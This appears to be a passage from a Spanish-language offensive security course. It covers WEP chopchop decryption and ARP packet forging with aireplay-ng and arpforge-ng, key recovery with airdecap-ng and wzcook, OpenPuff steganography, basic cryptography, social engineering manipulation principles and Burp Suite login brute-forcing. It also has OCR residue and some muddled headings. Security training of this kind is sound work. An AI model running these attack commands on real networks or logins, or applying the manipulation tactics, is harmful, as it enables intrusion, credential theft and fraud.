Este ataque, cuando es exitoso, puede desencriptar un paquete de datos WEP sin conocer la clave. Incluso puede funcionar con WEP dinámica. Este ataque no recupera la clave WEP en sí misma, sino que revela meramente el texto plano. De cualquier modo, la mayoría de los puntos de acceso no son en absoluto vulnerables. Algunos pueden en principio parecer vulnerables pero en realidad

tiran los paquetes menores de 60 bytes. Si el AP tira paquetes menores de 42 bytes aireplay trata de adivinar el resto de la información que le falta, tan pronto como el encabezado se predecible. Si un paquete IP es capturado automáticamente busca el checksum del encabezado
después de haber adivinado las partes que le faltaban. **Este ataque requiere como mínimo un paquete WEP (encriptado).**

1. Primero, desencriptemos un paquete:

aireplay-ng -4 ath0

Si esto falla, es debido a que hay veces que el AP tira la información porque no sabe de que dirección MAC proviene. En estos casos debemos usar la dirección MAC de un cliente que este conectado y que tenga permiso (filtrado MAC activado).

aireplay-ng -4 -h 00:09:5B:EB:C5:2B ath0

2. Echemos un vistazo a la dirección IP:

tcpdump -s 0 -n -e -r replay_dec-0627-022301.cap
reading from file replay_dec-0627-022301.cap, link-type [...]
IP 192.168.1.2 > 192.168.1.255: icmp 64: echo request seq 1

3. Ahora, forjemos una petición ARP.

La IP inicial no importa (192.168.1.100), pero la Ip de destino (192.168.1.2) debe responder a peticiones ARP. La dirección MAC inicial debe corresponder a una estación asociada.

arpforge-ng replay_dec-0627-022301.xor 1 00:13:10:30:24:9C 00:09:5B:EB:C5:2B 192.168.1.100 192.168.1.2 arp.cap

4. Y reenviemos nuestra petición ARP forjada:

aireplay-ng -2 -r arp.cap ath0

Airdecap-ng

Sirve para desencriptar los paquetes capturados una vez obtenida la clave ya sea WEP o WPA

airdecap-ng [opciones] <archivo pcap>

Opcion	Param.	Descripcion
-l		no elimina la cabecera del 802.11
-b	bssid	filtro de dirección MAC del punto de acceso
-k	pmk	WPA Pairwise Master Key en hex
-e	essid	Identificador en ascii de la red escogida
-p	pass	contraseña WPA de la red escogida
-w	key	clave WEP de la red escogida en hex

Ejemplos:

airdecap-ng -b 00:09:5B:10:BC:5A open-network.cap
airdecap-ng -w 11A3E229084349BC25D97E2939 wep.cap
airdecap-ng -e 'the ssid' -p passphrase tkip.cap

Wzcook

Sirve para recuperar las claves WEP de la utilidad de XP Wireless Zero Configuration. Éste es un software experimental, por lo que puede que funcione y puede que no, dependiendo del nivel de service pack que tengas.

WZCOOK mostrará el PMK (Pairwise Master Key), un valor de 256-bit que es el resultado de codificar 8192 veces la contraseña junto con el ESSID y la longitud del ESSID. La contraseña en sí no se puede recuperar — de todos modos, basta con conocer el PMK para conectar con una red inalámbrica protegida mediante WPA con wpa_supplicant (ver el Windows README). Tu archivo de configuración wpa_supplicant.conf debería quedar así:

network={
ssid=»my_essid»
pmk=5c9597f3c8245907ea71a89d[...]9d39d08e

Si no usas WZC pero usas la utilidad USR, accede al registro:

HKey_Current_User/Software/ACXPROFILE/profilename/dot11 WEPDefaultKey1

TEMA 8
ESTEGANOGRAFIA

Ya sabemos que el mundillo de la informática es bastante extenso. Puede tener cierto símil con la medicina pero obviamente esta última es abultadamente más compleja y por supuesto, los fallos repercuten directamente en las personas y no en cosas materiales como una red o equipos informáticos.

Pero lo que si queda claro es que, al menos en el mundo informático, nunca se sabe todo. Es un constante aprendizaje, y muchísima atención a los miles de parámetros y/o sucesos acaecidos diariamente, de los cuales, siempre se suele escapar alguno.


Por ello, la **Esteganografía** puede valerse de esto mismo para esconder ficheros dentro de imágenes, por ejemplo.

Consiste puramente en ocultar archivos en imágenes. ¿Qué necesidad tengo de esto? Bueno, piensa que necesitas esconder ciertos ficheros de miradas indiscretas, o que tu equipo es usado por más de una persona y hay ciertos ficheros que solo debes conocer su existencia. Dícese un fichero con contraseñas (que no se debería tener, pero bueno).


¿Y cómo lo puedo hacer?

Hace unos años existía (y existe) un software llamado **Camouflage** que era exclusivamente para este fin. He intentado hacer la demostración con este programa, pero en Windows 8 parece ser que no funciona.

Sin embargo, buscando alternativas he topado con **OpenPuff** y me ha dejado gratamente sorprendido, Este programa mezcla esteganografía con encriptación con hasta tres claves distintas.



tiene más funciones, pero solo nos centraremos en las de ocultar información. Para ello pulsamos «Hide» al lado del smile amarillo que manda a callar,




Posteriormente como primer paso seleccionamos clave A, clave B y clave C. Podemos desactivar clave B y C en los ticks que aparecen, pero esto le resta blindado. De elegir las tres contraseñas, hemos de ponerlas totalmente distintas. La barrita de Passwords check nos indicarán en verde si de verdad son diferentes.

El segundo paso (2) es elegir el fichero a ocultar. Es decir, el archivo confidencial. Buscamos en la ruta donde lo tengamos y lo añadimos.

Acabado esto procedemos al tercer paso donde añadimos una imagen en la cual vamos a camuflar el fichero anteriormente elegido. Cabe destacar que es importante coger una imagen de un buen tamaño para que no haya problemas en la ocultación.

El paso cuarto es elegir el nivel de blindado que queramos usar, eligiendo el tipo de archivo dependiendo donde vaya a esconder mi fichero.

¡Pulsando Hide Data! veremos cómo acaba el proceso.



Ya tendremos nuestra imagen con nuestro fichero confidencial.

Para recuperar el fichero escondido basta con iniciar el programa de nuevo, y en vez de elegir **Hide** al lado de la carita silenciosa, pues elegir **Unhide** y realizar la colocación de nuestra clave (o las tres dependiendo nuestra configuración), ¡elegir el archivo de imagen donde tenemos nuestra información y presionar Unhide!

Vemos otra alternativa a la confidencialidad de la información. La Esteganografía usa la discreción para ocultar ficheros, pero no es una alternativa 100% sola de por sí. En cambio, **Openpuff** encripta con contraseñas los archivos, dando una solidez bastante interesante.

TEMA 9

CRIPTOGRAFIA.

La criptografía es la conversión de texto legible en forma ilegible. En la criptografía, primero los datos se convierten en texto de cifrado (es decir, encriptación ¿está bien decirlo así?) y luego el texto de cifrado se vuelve a convertir en una forma legible (es decir, descifrado). La criptografía básicamente funciona en el concepto de **cifrado y descifrado**. El cifrado y el descifrado no se deben confundir con la codificación y la decodificación, en las que los datos se convierten de una forma a otra, pero no se modifican deliberadamente para ocultar su contenido. La encriptación se logra a través de los algoritmos. Estos algoritmos son trabajos con lógica, cálculos matemáticos y sus complejidades.

Términos en Criptografía

- **Cifrado**: los datos cifrados se refieren al texto de cifrado. **El texto de cifrado es la conversión de texto legible a una forma no legible**. Es la forma más efectiva de lograr la seguridad de los datos. Para leer un archivo cifrado, debe tener acceso a una clave secreta o contraseña que le permita descifrarlo.

- **Descifrado**: descifrado **es el proceso de convertir datos cifrados a su forma original**, para que pueda ser entendido. Para descifrar los datos, se necesita una clave secreta o contraseña para poder descifrarla.

El cifrado se puede hacer de tres maneras:

1. **Simétrico**: el trabajo del cifrado simétrico es tomar datos legibles, mezclarlos para que no se puedan leer, y luego descifrarlos nuevamente cuando sea necesario. En general es rápido, y hay muchos métodos de cifrados buenos para elegir. Lo más importante que debe recordar sobre el cifrado simétrico es que ambas partes, **el encriptador y el desencriptador, necesitan acceso a la misma clave**.

2. **Asimétrico**: el cifrado asimétrico también toma datos legibles, los codifica y los descifra nuevamente en el otro extremo, pero hay un giro: **se usa una clave diferente para cada extremo**. Los “cifradores” usan una clave pública para codificar los datos, y los “descifradores” usan la clave privada correspondiente en el otro extremo para descifrarla nuevamente.

3. **Hash**: Hashing es lo que realmente está sucediendo cuando escuchas que las contraseñas

están “cifradas”. Estrictamente hablando, el hash no es una forma de cifrado, aunque usa criptografía (funciones hash). Entonces, se toma datos y se crea un hash fuera de él, una cadena de datos con tres propiedades importantes: (1) los mismos datos siempre producirán el mismo hash, (2) **es imposible revertirlo a los datos originales**, dado el conocimiento del hash, (3) es inviable crear otra cadena de datos que creará el mismo hash (llamado “**colisión**” en el lenguaje criptográfico). El Hash sirve para autenticar datos.

Métodos de Cifrado

Ahora, hay métodos muy simples para lograr la criptografía en nuestra vida cotidiana, de modo que nuestro intercambio de datos se pueda realizar de forma segura.

Tema 9

Ingeniería Social.

¿Qué es la ingeniería social?
Buena pregunta. Podríamos definirla como **el conjunto de técnicas o estrategias sociales utilizadas de forma premeditada por un usuario para obtener algún tipo de ventaja respecto a otro u otros.**

Es decir, que de ingeniería tiene más bien poco. De hecho, se acerca más a la psicología social o la sociología de ventas.
Y es importante señalar este punto, ya que, **para llevar a cabo ataques de ingeniería social, no tienes por qué tener conocimientos técnicos de ningún tipo**.
¿Qué supone esto? Pues que en la práctica **no hay ningún sistema informático que nos pueda prevenir de un ataque de este estilo**. Como mucho, y a lo sumo, la implantación de directivas de seguridad (ISO o la normativa que más le guste) que eviten que el eslabón más débil de la cadena (el trabajador/cliente/usuario) tenga los permisos y conocimientos suficientes como para caer en un engaño (o al menos para minimizar las consecuencias asociadas a él).
Además, podemos considerar que hay **dos grandes grupos dentro de la ingeniería social**:

- **Hosting:** Son aquellos ataques que buscan obtener **información específica del objetivo con la menor exposición directa posible**. Con el menor

contacto. En la práctica hablamos de ataques de ingeniería social enfocados a obtener X dato (*normalmente credenciales de acceso a un servicio o cuenta, activación o desactivación de alguna configuración que puede complicar el objetivo final o como apoyo a un ataque mayor, dirigido y persistente*), de forma que el atacante se pone en contacto de alguna manera con la víctima, y la insta a realizar una acción cuyo desenlace es el pretendido inicialmente. Y el mejor ejemplo son las **campañas de phishing por email**, en el que únicamente se suele tener contacto directo con el cibercriminal una sola vez (*el email que te envía haciéndose pasar por una entidad o conocido, habitualmente para que insertes tus datos en una supuesta web legítima*).

- **Farming:** Pues justo lo contrario. En el *hunting* lo que se busca es una exposición mínima. Obtener algo y desaparecer. Con el *farming* el objetivo es **mantener el engaño el mayor tiempo posible, para exprimir al máximo el conocimiento, recursos o posición de la víctima.** Para ello, se suele recurrir a granjas de identidades, que por lo general han sido robadas con anterioridad. *Esa novia rusa que se enamora de ti después de haberte visto por alguna red social, ese príncipe nigeriano sin descendencia que casualmente te ha elegido entre los miles de millones de personas de todo el mundo para que heredes su numerosa fortuna… eso sí, después de pagar unos mínimos costes de aduana/retenciones fiscales/seguros,…* ¿Le suena de algo?

Porque sí, **hablar de ingeniería social es hablar de phishing**. Que no siempre tienen porqué ir juntos, pero se llevan genial. El primero te engaña; el segundo se aprovecha de ello. Al final tienes *la herramienta de crimen perfecta*, que salta cualquier defensa perimetral de cualquier sistema operativo, y ataca al más indefenso, el Human OS.

¿Cuáles son los 6 principios básicos de la ingeniería social?

Como toda materia, tiene algunos elementos básicos con los que un criminal juega para ganarse el respeto o confianza suficiente y engañar a la víctima. Y casualmente se parecen mucho a los principios básicos de las ventas *¿Por qué será G.G?*

1. **Reciprocidad:** Los humanos somos por naturaleza recíprocos con nuestros actos. Si alguien nos ofrece algo, tendemos a ofrecerle también algo nosotros. Si alguien nos trata mal, estaremos más susceptibles a pagarle con la misma moneda. Un «instinto» social muy arraigado en nuestra naturaleza, y, por ende, fácilmente manipulable. *La próxima vez que alguien le ofrezca un trabajo de ensueño desde su casa en el que solo tiene que meter dinero de una cuenta a otra y se queda un % por cada transacción, desconfíe. Si es tan sencillo de hacer, ¿por qué no lo hacen ellos?*
2. **Urgencia:** Un clásico entre los clásicos. *¡Aproveche esta oferta! ¡Hasta fin de existencias! ¡Durante los próximos cinco minutos…!* Es uno de los mantras habituales de las ventas, en este caso extrapolado al cibercrimen. La mayoría de los ataques de ingeniería

social, sobre todo los de *hunting*, enganchan a las víctimas por medio de la urgencia. *Tienes 24 horas para enviarme X datos del banco o Hacienda te pondrá la consabida multa. Comparte ahora mismo este artículo entre todos tus contactos de Facebook y ganaras 100 de oro para gastar en esta aplicación…* ¿seguimos?

3. **Consistencia:** Somos animales de costumbres. Si hemos dado nuestra palabra (y la acción no nos va a ocasionar un grave trastorno), tendemos más a cumplir que a no hacerlo. El caso de ingeniería social más habitual utilizando este principio es aquel en el que *un miembro del equipo técnico de un servicio (o de una empresa) le pide que realice X labores habituales. Aunque una de ellas sea «rara de cojones», como ya se ha comprometido la acabará haciendo junto al resto. Y el criminal ya tendrá seguramente acceso a los servicios de la compañía en su nombre.*
4. **Confianza:** Nuestras escasas defensas bajan cuando nuestro interlocutor nos cae bien o está alineado con nuestros intereses. Por no hablar de nuevo de la novia rusa, no es raro que *altos directivos o trabajadores con acceso a contenido o servicios confidenciales (gobierno, corporaciones, política, militar,) sean «seducidos» por supuestos perfiles semejantes (no tienen porqué ser del sexo opuesto, aunque tiende a ayudar) que se ganan su confianza lo suficiente como para que tengan un descuido y puedan aprovecharse de él. A continuación, es cuando esa chica morena, ejecutiva de cuentas de X institución, se transforma en un maromo del este que le extorsiona con desvelar*

contenido inapropiado enviado la noche anterior sino cumple al milímetro sus exigencias.

5. **Autoridad:** Si el becario le pide las credenciales de acceso de un servicio, seguramente lo mire con desconfianza. Pero si quien lo hace es el jefe, *la cosa cambia.* La usurpación de identidad juega un papel decisivo, bien sea real (robo del perfil digital del jefe) o aparentada (clonado de perfiles o emails muy parecidos).
6. **Validación social:** Como seres sociales que somos, buscamos la aprobación del colectivo. Por tanto, si en un email alguien nos pide específicamente que hagamos algo raro, es posible que nos lo pensemos. Pero si en esa misma conversación hay varios conocidos más (*por ejemplo, trabajadores de la misma compañía*), y ninguno rechista, entenderemos que no hay ningún problema y acataremos las normas, vengan de quien vengan.

¿Cómo podemos defendernos de la ingeniería social?

La pregunta del millón. Y la respuesta es que **no hay un método infalible. Cualquiera, absolutamente cualquiera, es susceptible de caer en un ataque de ingeniería social.** Da igual que sea *el panadero de la esquina*, o *Edward Snowden*. Si el ataque es lo suficientemente meticuloso, lo suficientemente sofisticado, cualquier persona va a caer.

Ahora bien, **afortunadamente la mayoría de ataques son toscos, impersonales y masivos**. Y aquí no hay excusa que valga. Ahora que ya conocemos **los 6**

principios básicos de la ingeniería social, se trata de contrarrestarlos.

TEMA 10

BURP SUITE.

¿Qué es Burp Suite?
Burp Suite, también llamada «la navaja suiza del *pentester*«, es una herramienta para realizar auditorías de seguridad a aplicaciones Web. Integra diferentes componentes de *pentesting* y funcionalidades para realizar las pruebas y permite combinar pruebas tanto automáticas como manuales. La herramienta Burp Suite está desarrollada y mantenida por la empresa PortSwigger, y cuenta con dos versiones: Burp Free (gratuita) y Burp Professional (de pago). La versión gratuita se puede encontrar ya instalada en Kali Linux, la distribución de Linux diseñada para auditorías y seguridad informática.

Herramientas de Burp Suite Professional

Entre las principales funcionalidades incluidas en esta herramienta encontramos:

- **Target**: Permite fijar un objetivo y construir un SiteMap a partir de él. Esta herramienta está disponible en Burp Free.
- **Proxy**: Es la funcionalidad principal de Burp Suite. Se trata de un proxy entre el navegador e Internet que permite interceptar las peticiones e inspeccionar el tráfico. Esta herramienta está disponible en Burp Free.
- **Spider**: Se trata de una “araña” que inspecciona las páginas web y recursos de la aplicación de manera

automatizada. Esta herramienta está disponible en Burp Free.


- **Scanner**: Burp Suite cuenta con un escáner avanzado para aplicaciones web. Este escáner nos permite detectar diferentes tipos de vulnerabilidades, tanto de forma pasiva como activa. Esta herramienta está disponible solamente en Burp Professional.
- **Intruder**: Esta herramienta nos permite automatizar procesos (fuzzing de la aplicación, ataques de fuerza bruta o diccionario, ataques SQLi, XSS, enumeración de usuarios y directorios, etc.). Aunque esta herramienta está disponible para Burp Free, está capada para esta versión y ofrece mucho más potencial en Burp Professional.
- **Repeater:** Con esta herramienta podremos manipular las peticiones interceptadas, modificando parámetros y cabeceras de las peticiones para después replicarlas nuevamente. Esta herramienta está disponible en Burp Free.
- **Secuencer:** Nos permite analizar la aleatoriedad de los *tokens* de sesión. Muy útil para obtener cookies y *tokens* CSRF por fuerza bruta. Esta herramienta está disponible en Burp Free.
- **Decoder:** Esta herramienta nos permite codificar y decodificar parámetros, URLs, hashes, etc. Esta herramienta está disponible en Burp Free.
- **Comparer:** Para comparar los datos de peticiones y respuestas. Esta herramienta está disponible en Burp Free.
- **Extender:** Extender nos permite instalar innumerables extensiones para ampliar las

funcionalidades de Burp Suite. Por tanto, esta funcionalidad dota a Burp Suite de muchísima potencia.


EXISTEN VARIAS HERRAMIENTAS DE FUERZA BRUTA CON INTERFAZ GRÁFICA, **BURPSUITE** ES ENTRE TODAS LAS EXISTENTES UNA DE LAS HERRAMIENTAS MÁS POTENTES PARA PENTESTING WEB. AUNQUE BIEN ES CIERTO QUE NO ES TAN VELOZ COMO LO ES HYDRA GRACIAS A LOS HILOS QUE LLEVA IMPLEMENTADO... NOS PERMITE CONFIGURAR NUESTRO ATAQUE DE MANERA MÁS SENCILLA, PUES NO NECESITAMOS

HACER USO DE COMANDOS POR TERMINAL.

LA INTERFAZ DE BURPSUITE SE VE DE MANERA SIMILAR A LO SIGUIENTE:



LO QUE HAREMOS SERÁ USAR UNA DE LAS PÁGINAS QUE PROBAMOS DE FUERZA BRUTA HACIA FORMULARIOS CON CREDENCIALES DE USUARIO Y CONTRASEÑA CON HYDRA PARA PROBAR, PERO ESTA VEZ CON BURPUSITE AHORA BIEN, NOS CENTRAREMOS EN ESTE FORMULARIO:




POR SI AÚN NO LO RECUERDAS... EL USUARIO ERA ROOT Y LA CONTRASEÑA 557.

¿CÓMO LE PASAMOS EL FORMULARIO A BURPSUITE?, SI OS FIJÁIS EN LAS PESTAÑAS SUPERIORES QUE POSEE LA HERRAMIENTA, UNA DE ELLAS TIENE EL NOMBRE DE **PROXY**. DE MANERA SIMILAR A LO QUE HACÍAMOS PINCHANDO EN INSPECCIÓN DE ELEMENTO Y YÉNDONOS A LA SECCIÓN NETWORK PARA VER LA PETICIÓN GENERADA CON NUESTRAS CREDENCIALES INTRODUCIDAS...ESTA VEZ NUESTRO PROGRAMA SE ENCARGARÁ DE CAPTURAR NUESTRO FORMULARIO CON TODOS LOS PARÁMETROS NECESARIOS, PARA POSTERIORMENTE ESPECIFICAR QUÉ ES LO QUE QUEREMOS VARIAR CONTINUAMENTE DE ESE FORMULARIO ADJUNTÁNDOLE DICCIONARIOS.


PARA ELLO, UNA DE LAS FORMAS QUE TIENE BURPSUITE DE DETECTAR NUESTROS FORMULARIOS ES A TRAVÉS DE UN PROXY.

PROBAREMOS A IRNOS A FIREFOX, NOS IREMOS A CONFIGURACIONES, AVANZADAS Y EN LA SECCIÓN NETWORK PINCHAREMOS EN SETTINGS PARA QUE SE NOS ABRA UNA VENTANA DE CONFIGURACIÓN. TENDREMOS QUE DEJARLA TAL QUE ASÍ:



PERO NO SIN ANTES IR A LA PÁGINA QUE DESEAMOS CAPTURAR.

